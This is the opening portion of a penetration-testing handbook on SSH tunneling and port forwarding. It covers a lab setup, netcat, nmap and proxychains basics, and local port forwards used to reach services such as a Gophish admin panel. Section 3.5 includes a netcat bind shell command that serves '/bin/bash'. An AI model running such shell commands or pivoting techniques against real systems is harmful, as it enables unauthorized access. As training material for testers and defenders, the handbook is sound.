

# The Cyber Plumber's Handbook

The definitive guide to SSH tunneling, port redirection, and bending traffic like a boss.

by

Brennon Thomas



Copyright © 2018 Opsdisk LLC

PUBLISHED BY OPSDISK LLC  
VERSION 1.4 - AUGUST 29, 2021

 <https://cph.opsdisk.com>

 [cph@opsdisk.com](mailto:cph@opsdisk.com)

 @opsdisk

<https://t.me/learningnets>



# Contents

<b>1</b>	<b>Introduction</b> .....	<b>7</b>
1.1	Connecting Tubes	7
1.2	Intended Audience	7
<b>2</b>	<b>The Basics</b> .....	<b>9</b>
2.1	The Cyber Plumber's Lab Guide and Interactive Access	9
2.2	Network Requirements	9
2.3	Linux Server Convention	9
2.4	Linux BASH aliases	9
2.5	Windows Doskey Macros (aka Windows aliases)	10
2.6	Commands Overview	12
2.6.1	SSH Server .....	12
2.6.2	SSH Client .....	12
2.6.3	Netcat .....	13
2.6.4	nmap .....	14
2.6.5	proxychains .....	14
2.7	Networking Basics	14
2.7.1	Network Interface Cards .....	14
2.7.2	House Analogy .....	14
<b>3</b>	<b>SSH -L Port Forward to 127.0.0.1</b> .....	<b>17</b>
3.1	The Cyber Plumber's Lab Guide and Interactive Access	17
3.2	Overview	17
3.3	First Connection	17

3.4	Netcat Chat	18
3.5	Netcat Shell	19
3.6	Gophish Admin Panel	19
3.7	Ghost Blog Admin Panel	21
<b>4</b>	<b>SSH -L Port Forward to Remote Targets</b> .....	<b>23</b>
4.1	The Cyber Plumber's Lab Guide and Interactive Access	23
4.2	Overview	23
4.3	Netcat Chat	24
4.4	SSH to Linux Target	25
4.5	SSH Tunnels, within Tunnels, within Tunnels	25
4.6	Remote Desktop Protocol through a Jumpbox	28
4.7	Web Browsing	29
4.8	Throwing Exploits	31
<b>5</b>	<b>SSH -R Remote Port Forward Listening on 127.0.0.1</b> .....	<b>35</b>
5.1	The Cyber Plumber's Lab Guide and Interactive Access	35
5.2	Overview	35
5.3	First Connection	35
5.4	Netcat Chat	36
5.5	Scantron Engine Tunnels	37
<b>6</b>	<b>SSH -R Remote Port Forward Listening on ens33</b> .....	<b>41</b>
6.1	The Cyber Plumber's Lab Guide and Interactive Access	41
6.2	Overview	41
6.3	Netcat Chat	42
6.4	WWW Server to 127.0.0.1	42
6.5	Exploit Callbacks Using -R	43
<b>7</b>	<b>SSH -D SOCKS Proxy</b> .....	<b>49</b>
7.1	The Cyber Plumber's Lab Guide and Interactive Access	49
7.2	Overview	49
7.3	Installing proxychains	49
7.4	Netcat Chat	50
7.5	Web Browsing	51
7.5.1	Firefox .....	52
7.5.2	Chrome .....	52
7.6	curl	53
7.7	nmap Scanning	54
7.8	Wfuzz Web Directory Brute Forcing	55

<b>8</b>	<b>Advanced Topics</b> .....	<b>57</b>
8.1	The Cyber Plumber's Lab Guide and Interactive Access	57
8.2	Overview	57
8.3	Linux Redirector - redir	57
8.4	Linux Redirector - rinetd	58
8.5	Windows Redirector - netsh	59
8.6	netsh + Meterpreter = <3	61
8.7	Windows Redirector - fpipe	62
8.8	Windows Redirector - winrelay	63
8.9	Shadowsocks - An SSH -D Alternative	64
8.10	Sharing Port Forwards and SOCKS Proxies	66
8.11	Meterpreter portfwd Module	67
8.12	Metasploit SOCKS Proxies	69
8.13	Privilege Escalation	73
<b>9</b>	<b>Credits</b> .....	<b>79</b>
9.1	Book Cover Artwork	79
9.2	LaTeX Template	79
9.3	Chapter Photos	79
9.4	Change Log	80
	<b>Index</b> .....	<b>81</b>





## 1. Introduction

They want to deliver vast amounts of information over the internet. And again, the internet is not something you just dump something on. It's not a truck. It's a series of tubes. - Senator Ted Stevens

### 1.1 Connecting Tubes

Alaskan Senator Ted Stevens provided that quote in 2006 during a debate about Net Neutrality, and it quickly morphed into an Internet meme complete with its own Wikipedia page ([https://en.wikipedia.org/wiki/Series\\_of\\_tubes](https://en.wikipedia.org/wiki/Series_of_tubes)).

Despite how ridiculous it sounds, but also fun to say, it is essentially what this book is all about: connecting pipes and tubes of network traffic to move bits between various networks, operating systems, and tools. The connecting pipes analogy was first introduced to me when I started learning about SSH tunneling, and has served as a great basis for the other tools and techniques explained throughout this book.

### 1.2 Intended Audience

So who is this book for? This is the book I wish existed when I first started my Information Technology career. It is for penetration testers, red teamers, network defenders (blue teamers), and system administrators.

For penetration testers, understanding how to bend traffic to explore networks during a penetration test allows you to reach the dark corners of an organization. The ability to scan new hosts, through compromised hosts, means you do not have to drop tools to disk and risk getting caught. Plus, these techniques and concepts will set you apart from the everyday penetration tester.

As blue teamers, understanding how attackers pivot and move laterally within your network aids in breach response and encourages you to think in graphs and not lists ([https://github.com/JohnLaTwC/Shared/blob/master/Defenders%20think%20in%20lists.%20Attackers%20think%20in%20graphs.%20As%20long%20as%20this%20is%](https://github.com/JohnLaTwC/Shared/blob/master/Defenders%20think%20in%20lists.%20Attackers%20think%20in%20graphs.%20As%20long%20as%20this%20is%20)

20true%2C%20attackers%20win.md). It also provides a heads up on how attackers may be utilizing native and signed Windows executables to pivot throughout your network.

For system administrators, knowing how to limit exposure to services and web administration portals is essential to minimizing your attack surface. Why expose that /admin login page to the Internet when we can leverage an SSH tunnel and a reverse web proxy to prevent that?

This book is not an all-encompassing tour of every tool and technique, but rather a sample of the most popular ones and how they can be leveraged to aid in your daily tasks. After reading this book, you will be comfortable with the *fundamentals*, so when a new tool or technique is released, you can easily consume and understand it. This book assumes you have some experience with Secure Shell (SSH), basic networking concepts, and basic command line environments for Windows and Linux. For the red team and penetration testing focused crowd, familiarity with the Metasploit Framework is assumed and will not be covered.

This book starts off by introducing some commands and basic networking concepts. With that baseline established, we dive into SSH local port forwards, SSH remote port forwards, SOCKS proxies, and wrap up by exposing alternative tools for both Linux and Windows and some awesome advanced topics. At the end, you will be a certified Cyber Plumber that can move or detect bits between any boxes!



## 2. The Basics

### 2.1 The Cyber Plumber's Lab Guide and Interactive Access

As a reminder, if you don't want to bother setting up your own environment, you can purchase the The Cyber Plumber's Lab Guide and Interactive Access at <https://opdisk.gumroad.com/l/cphlab> which comes with 45+ exercises and 28 days of access.

### 2.2 Network Requirements

This book can be used as a standalone reference and guide, however, learning by doing can be helpful to cement ideas and concepts. The environment used throughout the book consists of:

- 1 KALI box (192.168.1.200)
- 4 JUMPBOXes (192.168.1.220-223)
- 2 Linux TARGETs (192.168.1.230, 172.16.1.250)
- 1 Windows TARGET (192.168.1.240)

Kali is a customized Linux penetration testing distribution. More information can be found here <https://www.kali.org>. The .ISOs and Virtual Machines can be found here <https://www.kali.org/downloads/>.

### 2.3 Linux Server Convention

For the sake of consistency, throughout the book, the Ubuntu 18.04 Operating System commands and server will be used for the Linux portion. You will have to adapt and modify the commands if you are using a different Linux distribution.

### 2.4 Linux BASH aliases

When we are validating port forwards and verifying connections, it is helpful to have some Linux command-line shortcuts on the KALI box. Create a file called `/root/.bash_aliases` and add these lines:



Figure 2.1: Infrastructure used throughout the book.

```
alias psg='ps -ef | grep -i $1'
alias nsg='netstat -natp | grep -i $1'
```

Ensure the `/root/.bash_aliases` file is loaded from your `/root/.bashrc` file. Launch a new terminal or run `source /root/.bashrc` to reload the `/root/.bashrc` file.

```
root@kali:~# cat /root/.bash_aliases
alias psg='ps -ef | grep -i $1'
alias nsg='netstat -natp | grep -i $1'
root@kali:~# psg ssh-agent
root    1098   1063   0 Sep14 ?        00:00:00 /usr/bin/ssh-agent x-session-manager
root    1435     1   0 Sep14 ?        00:00:00 ssh-agent
root    3500   2306   0 15:46 pts/2    00:00:00 grep --color=auto -i ssh-agent
root@kali:~# nsg LIST
tcp    0      0 0.0.0.0:443          0.0.0.0:*           LISTEN   3539/nc
root@kali:~# nsg 443
tcp    0      0 0.0.0.0:443          0.0.0.0:*           LISTEN   3539/nc
root@kali:~#
```

Figure 2.2: Linux BASH aliases.

## 2.5 Windows Doskey Macros (aka Windows aliases)

It is also helpful to have some Windows command-line shortcuts when we are validating port forwards and verifying connections. Have you ever wanted to have persistent, BASH-like aliases for Windows? Unfortunately, Windows makes this a little more convoluted, but it is still possible! In the Windows world, these command line shortcuts (macros) are created using the Doskey utility, defined as:

The Doskey utility lets you encapsulate command strings as easy-to-enter macros. (<https://technet.microsoft.com/en-us/magazine/ff382652.aspx>)

Create a file called `c:\users\bob\doskey_macros.txt` (replace "bob" with an actual user on the box) and add these lines:

```
psg=tasklist | findstr /i $1
nsg=netstat -nao | findstr /i $1
```

Just like with the BASH aliases, `$1` represents the first user-defined argument. In order to load the Doskey macros after opening a `cmd.exe` shell, the command is:

```
doskey /macrofile=c:\users\bob\doskey_macros.txt
```

That's kind of a pain to do every time you launch a `cmd.exe` shell, so how can we make it persistent so that it loads every time? The autorun registry key found here "hkml\software\microsoft\command processor" can be used to load your Doskey macros automatically when `cmd.exe` is launched from an Administrator command shell.

```
reg add "hkml\software\microsoft\command processor" /v autorun
      /t reg_expand_sz /d "doskey /listsize=999
      /macrofile=c:\users\bob\doskey_macros.txt" /f

reg query "hkml\software\microsoft\command processor"
      /v autorun
```

For standard users, the registry key location is slightly different

```
reg add "hkcu\software\microsoft\command processor" /v autorun
      /t reg_expand_sz /d "doskey /listsize=999
      /macrofile=c:\users\bob\doskey_macros.txt" /f

reg query "hkcu\software\microsoft\command processor"
      /v autorun
```



```
Administrator: Command Prompt
C:\Users\bob>type doskey_macros.txt
psg=tasklist | findstr /i $1
nsg=netstat -nao | findstr /i $1
C:\Users\bob>
C:\Users\bob>
C:\Users\bob>reg add "hkml\software\microsoft\command processor" /v autorun /t r
eg_expand_sz /d "doskey /listsize=999 /macrofile=c:\users\bob\doskey_macros.txt"
/f
The operation completed successfully.
C:\Users\bob>
C:\Users\bob>
C:\Users\bob>reg query "hkml\software\microsoft\command processor" /v autorun
HKEY_LOCAL_MACHINE\software\microsoft\command processor
autorun REG_EXPAND_SZ doskey /listsize=999 /macrofile=c:\users\bob\dos
key_macros.txt
C:\Users\bob>_
```

Figure 2.3: Windows Doskey Macros.

When `cmd.exe` is launched, it automatically loads the `doskey_macros.txt` file!

## 2.6 Commands Overview

### 2.6.1 SSH Server

The SSH server configuration file is located here: `/etc/ssh/sshd_config`. An SSH configuration can be validated by running the command:

```
/usr/sbin/sshd -t
```

Anytime a change is made to the server's SSH config file, the SSH service must be restarted.

```
# View the SSH server status.
systemctl status ssh

# Restart the SSH server.
systemctl restart ssh

# Stop the SSH server.
systemctl stop ssh

# Start the SSH server.
systemctl start ssh
```

In order to leverage `-R` remote port forwards that listen on the `ens33` interface, you will have to add `"GatewayPorts clientspecified"` to the `/etc/ssh/sshd_config` file and restart the SSH service. This option will allow the SSH client to determine what interface (`127.0.0.1` or `ens33`) remote port forwards listen on. Don't worry if you don't understand this yet, we'll cover it in chapter 5.



```
#AllowAgentForwarding yes
#AllowTcpForwarding yes
GatewayPorts clientspecified
X11Forwarding yes
#X11DisplayOffset 10
#X11UseLocalhost yes
```

Figure 2.4: `GatewayPorts` set to `"clientspecified"` in `/etc/ssh/sshd_config`.

### 2.6.2 SSH Client

For the SSH client, we will be utilizing the Linux `ssh` binary. We'll explore the different tunneling switches and options coming up.

For the first few exercises, we will be setting up SSH tunnels using the `-L` and `-R` command line switches. `ssh` also has an open command line mode to add or delete ad hoc port forwards. This can be summoned by typing the `shift ~ c` key sequence (`~C`) *after* SSH-ing into a box. One nuance to note is that the `~C` is only recognized after a new line, so be sure to hit `Enter` a few times before typing in the key sequence. It likes to be called from a pure blinking command prompt that hasn't been "dirtied" by, for example, typing something, then deleting it. So just be sure to hit `Enter` a few times before trying to drop into the SSH open command line mode.

```
nemo@jumpbox1:~$
ssh> help
Commands:
-L[bind_address:]port:host:hostport    Request local forward
-R[bind_address:]port:host:hostport    Request remote forward
-D[bind_address:]port                  Request dynamic forward
-KL[bind_address:]port                 Cancel local forward
-KR[bind_address:]port                 Cancel remote forward
-KD[bind_address:]port                 Cancel dynamic forward
```

Figure 2.5: The SSH open command line options to add or delete port forwards.

### 2.6.3 Netcat

The Netcat tool, `nc`, can be used as a simple chat program or to push shells (in some versions) from a client to server and vice versa. For some of the scenarios, after an SSH tunnel is created, we will be using Netcat to demonstrate basic network connectivity. Out of the box, KALI has `nc`, but it has some limitations about listening on `127.0.0.1`, so be sure to install the `netcat-openbsd` version:

```
apt install netcat-openbsd -y
```

```
root@kali:~/Desktop# nc -h
OpenBSD netcat (Debian patchlevel 1.190-2)
usage: nc [-46CDdFhklNnrStUuvZz] [-I length] [-i interval] [-M ttl]
        [-m minttl] [-O length] [-P proxy_username] [-p source_port]
        [-q seconds] [-s source] [-T keyword] [-V rtable] [-W recvlimit] [-w timeout]
        [-X proxy_protocol] [-x proxy_address[:port]] [destination] [port]
Command Summary:
    -4          Use IPv4
    -6          Use IPv6
    -b          Allow broadcast
    -C          Send CRLF as line-ending
    -D          Enable the debug socket option
    -d          Detach from stdin
    -F          Pass socket fd
    -h          This help text
```

Figure 2.6: Update to the `netcat-openbsd` version on your KALI box.

The `netcat-openbsd` version should already be installed on Ubuntu 18.04 servers by default. The primary switches used for Netcat server mode (listens for incoming connections) are below.

```
-l Listen mode, for inbound connects
-n Suppress name/port resolutions
-p Specify local port for remote connects
-u UDP mode
-v Verbose
```

TCP mode is implied if the `-u` switch option is not supplied. When using Netcat as a client (connecting to listening servers), the syntax is similar to `telnet`.

```
nc [destination] [port]
```

```

root@kali:~# nc 192.168.1.220 4433
hi jumpbox1
hello kali
[

nemo@jumpbox1:~$ nc -nvlp 4433
Listening on [0.0.0.0] (family 0, port 4433)
Connection from 192.168.1.200 52946 received!
hi jumpbox1
hello kali

```

Figure 2.7: A simple nc example.

### 2.6.4 nmap

nmap is a network scanner used to determine which TCP and/or UDP ports are open. It is usually used to scan a remote box, but can also be used to scan `127.0.0.1 / localhost`. When scanning TCP ports, the SYN scan (`-sS`) and TCP Full Connect (`-sT`) are the primary scan modes. As we'll see later, scanning through a dynamic SOCKS proxy requires the TCP Full Connect (`-sT`) switch to be used.

### 2.6.5 proxychains

proxychains is a Linux-based tool that can "proxify" most networking applications. Configuration entails specifying a SOCKS4/5 proxy in the `/etc/proxychains.conf` file and prepending "proxychains" in front of a network tool to force that traffic through the proxy. The example below allows nmap to leverage proxy capabilities that are not natively supported. Don't worry if this is confusing, it will make more sense in the dynamic SOCKS Proxy portion of the book.

```
proxychains nmap 192.168.1.221 -sT -p 80,443
```

## 2.7 Networking Basics

### 2.7.1 Network Interface Cards

Typically, when a new Linux or Windows computer is spun up, it consists of 2 network interfaces. The interface used to communicate with other boxes on the network is usually designated something like `eth0` or `ens33` on Linux, and Ethernet for Windows. The naming convention may vary between operating systems, but for this book, `ens33` will be used for external Linux interfaces. Note that Kali still uses the `eth0` convention and it will continue to be used throughout the book. Just know that if `eth0` or `ens33` is being referenced, it's for the *external* Network Interface Card (NIC).

The second interface usually associated with a box is the `localhost / 127.0.0.1 / lo` interface. This is used for programs and processes that need to communicate amongst other processes on the same box using network traffic. Knowing the difference between these two interfaces is crucial when connecting the "pipes" between different boxes.

### 2.7.2 House Analogy

An analogy that will be used throughout this book is to think of a computer as a house and the network interfaces as doors. The front door is the external, `ens33` interface, that is used to communicate with other houses. The `lo` interface is like the kitchen, that is only accessible from *within* the house. If someone wants to go into your kitchen through the kitchen door (`127.0.0.1`), they have to go through the front door (`ens33`) first. Below is a diagram to help you visualize it.



Figure 2.8: Network interfaces in the house analogy.





## 3. SSH -L Port Forward to 127.0.0.1

### 3.1 The Cyber Plumber's Lab Guide and Interactive Access

As a reminder, if you don't want to bother setting up your own environment, you can purchase the The Cyber Plumber's Lab Guide and Interactive Access at <https://opdisk.gumroad.com/1/cphlab> which comes with 45+ exercises and 28 days of access.

### 3.2 Overview

Let's jump into our first example! In this scenario we are going to SSH into JUMPBOX1 from KALI and setup a local port forward using the `-L` switch in the `ssh` client to connect to services and programs listening on `127.0.0.1` on the remote JUMPBOX1. It sounds confusing at first, but let's break it down.

### 3.3 First Connection

From KALI, run this command:

```
ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:2000:127.0.0.1:2222
```

```
root@kali:~# ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:2000:127.0.0.1:2222
Last login: Sat Sep  1 20:51:42 2018 from 192.168.1.200
nemo@jumpbox1:~$
```

Figure 3.1: SSH-ing into JUMPBOX1 and setting up a local port forward.

Let's break down the switches and options:

- `-p` - Specify the port to SSH into. TCP 22 is the default and implied, but we'll be explicitly stating this for all examples.

- nemo@192.168.1.220 - Log in as nemo to the JUMPBOX1 IP address of 192.168.1.220.
- -L 127.0.0.1:2000:127.0.0.1:2222 - Set up a local port forward on your KALI box (where you are running the ssh command) on TCP 2000. On the KALI box, you can verify this by typing `netstat -nat | egrep 2000` or the `nsg 2000` alias if you loaded those on your KALI box. This instructs your computer to send any traffic that hits TCP 2000 on the 127.0.0.1 interface of KALI, through the SSH tunnel to the remote box, and after exiting the tunnel, connecting to TCP 2222 on the 127.0.0.1 interface of JUMPBOX1.

```
root@kali:~# nsg 2000
tcp        0      0 127.0.0.1:2000    0.0.0.0:*        LISTEN      2777/ssh
root@kali:~#
```

Figure 3.2: Verifying local port forward is setup on KALI using BASH alias "nsg 2000".

The 127.0.0.1 in front of 2000 is implied if it is not explicitly provided, since the `ssh` command assumes you only want to trust traffic originating from your KALI box. We are including it in the first few examples so you get comfortable seeing it. Later in the book, we will be changing the IP address from 127.0.0.1 to the `ens33` one so other people can leverage your tunnel.

In this example, the local port forward selected on KALI (port 2000 in this case) is arbitrary as long as another service or program on KALI is not listening on that port already. If an `nginx` server is listening on TCP 80 on all interfaces (0.0.0.0), you cannot use the command:

```
ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:80:127.0.0.1:2222
```

Exit out of the JUMPBOX1 SSH connection.

### 3.4 Netcat Chat

Let's run the same SSH command we did at the beginning of this section from KALI.

```
ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:2000:127.0.0.1:2222
```

Verify that the local port forward is listening on KALI on interface 127.0.0.1 and TCP 2000:

```
netstat -natp | egrep 2000
```

Now that you are on JUMPBOX1, start a Netcat listener on TCP 2222 on the 127.0.0.1 interface.

```
nc -nv -l 127.0.0.1 -p 2222
```

```
root@kali:~# ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:2000:127.0.0.1:2222
Last login: Sat Sep  1 20:51:42 2018 from 192.168.1.200
nemo@jumpbox1:~$ nc -nv -l 127.0.0.1 -p 2222
Listening on [127.0.0.1] (family 0, port 2222)
```

Figure 3.3: Starting a Netcat listener on port 2222 of JUMPBOX1's 127.0.0.1 interface.

At this point, we SSH'd into JUMPBOX1, setup a local port forward, then started a Netcat listener that is only listening on the 127.0.0.1 interface on TCP port 2222. Let's try and connect to the Netcat listener on JUMPBOX1 through the SSH tunnel. From KALI, run this command to set up a simple chat server:

```
nc 127.0.0.1 2000
```



```
root@kali:~# ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:2000:127.0.0.1:2222
Last login: Sat Sep  1 20:51:42 2018 from 192.168.1.200
nemo@jumpbox1:~$ nc -nv -l 127.0.0.1 -p 2222
Listening on [127.0.0.1] (family 0, port 2222)
Connection from 127.0.0.1 55086 received!
Hi JUMPBOX1!
hello kali

```

Figure 3.4: A Netcat chat between KALI and JUMPBOX1 using a local port forward.

To summarize, we setup a local port forward that routes any traffic hitting TCP 2000 on KALI's 127.0.0.1 interface, through the SSH connection, and connects to a Netcat listener running on TCP 2222 on JUMPBOX1's 127.0.0.1 interface. Nice job!

### 3.5 Netcat Shell

The Netcat binary we are using does not support this feature, but with some versions, you can shovel a shell back. We'll only cover it in this section to give you the exposure. Just follow along with example below. Let's modify the Netcat command we are running on JUMPBOX1 to prompt us with a shell instead of a simple chat relay. Ctrl-C from JUMPBOX's Netcat connection and run this command instead:

```
nc -nv -l 127.0.0.1 -p 2222 -e /bin/bash
```

Re-run the Netcat connection command from KALI and you should get prompted with a shell.

```
nc 127.0.0.1 2000
```

In this example, you have a Netcat shell that is encrypted because the traffic is wrapped within the SSH tunnel. Normally, Netcat does not encrypt traffic, although some variations (ncat, socat, cryptcat) allow this. With those early examples under our belt, what else can we accomplish with an ssh -L local port forward to 127.0.0.1?

### 3.6 Gophish Admin Panel

A popular "open-source phishing framework that makes it easy to test your organization's exposure to phishing" is Gophish (<https://getgophish.com/>). Once it's up and running, the administrative login page can be found by browsing to <https://127.0.0.1:3333> based on the

default config.json file (<https://github.com/gophish/gophish/blob/master/config.json>) file. If the server is running on a cloud Virtual Private Server (Amazon Web Services, Digital Ocean, Rackspace, etc.), we won't be able to access the admin panel by browsing to the public, external IP (ens33 interface) of the server, since it is instructed to only listen on 127.0.0.1.

```

root@jumpbox1:/home/nemo# ./gophish
goose: no migrations to run, current version: 20180223101813
time="2018-09-01T21:22:59Z" level=info msg="Background Worker Started Successfully - Waiting for Campaigns"
time="2018-09-01T21:22:59Z" level=info msg="Starting admin server at https://127.0.0.1:3333\n"
time="2018-09-01T21:22:59Z" level=info msg="Starting phishing server at http://0.0.0.0:80\n"

Terminal - nemo@jumpbox1: ~
File Edit View Terminal Tabs Help
nemo@jumpbox1:~$ sudo netstat -natn | egrep LISTEN
tcp        0      0 0.0.0.0:3333          0.0.0.0:*           LISTEN     21992/./gophish
tcp        0      0 127.0.0.1:3333       0.0.0.0:*           LISTEN     842/systemd-resolve
tcp        0      0 0.0.0.0:22           0.0.0.0:*           LISTEN     1059/sshd
tcp6       0      0 :::80                :::*                 LISTEN     21992/./gophish
tcp6       0      0 :::22                :::*                 LISTEN     1059/sshd
nemo@jumpbox1:~$

```

Figure 3.5: Gophish up and running with the admin interface listening on TCP 3333 of 127.0.0.1.

So how can we login? Local SSH port forward to the rescue! Let's SSH into the server, and setup a local port forward to instruct any traffic originating from your KALI box that hits TCP 3000 on 127.0.0.1 to go through the SSH connection, and connect to TCP 3333 on 127.0.0.1 of the Gophish server.

```
ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:3000:127.0.0.1:3333
```

In the house analogy, we are connecting through the front door, and once we enter the house, going to the kitchen. We can't enter the kitchen without going through the front door first. With that SSH connection set up, we simply browse from KALI to <https://127.0.0.1:3000> in order to login.

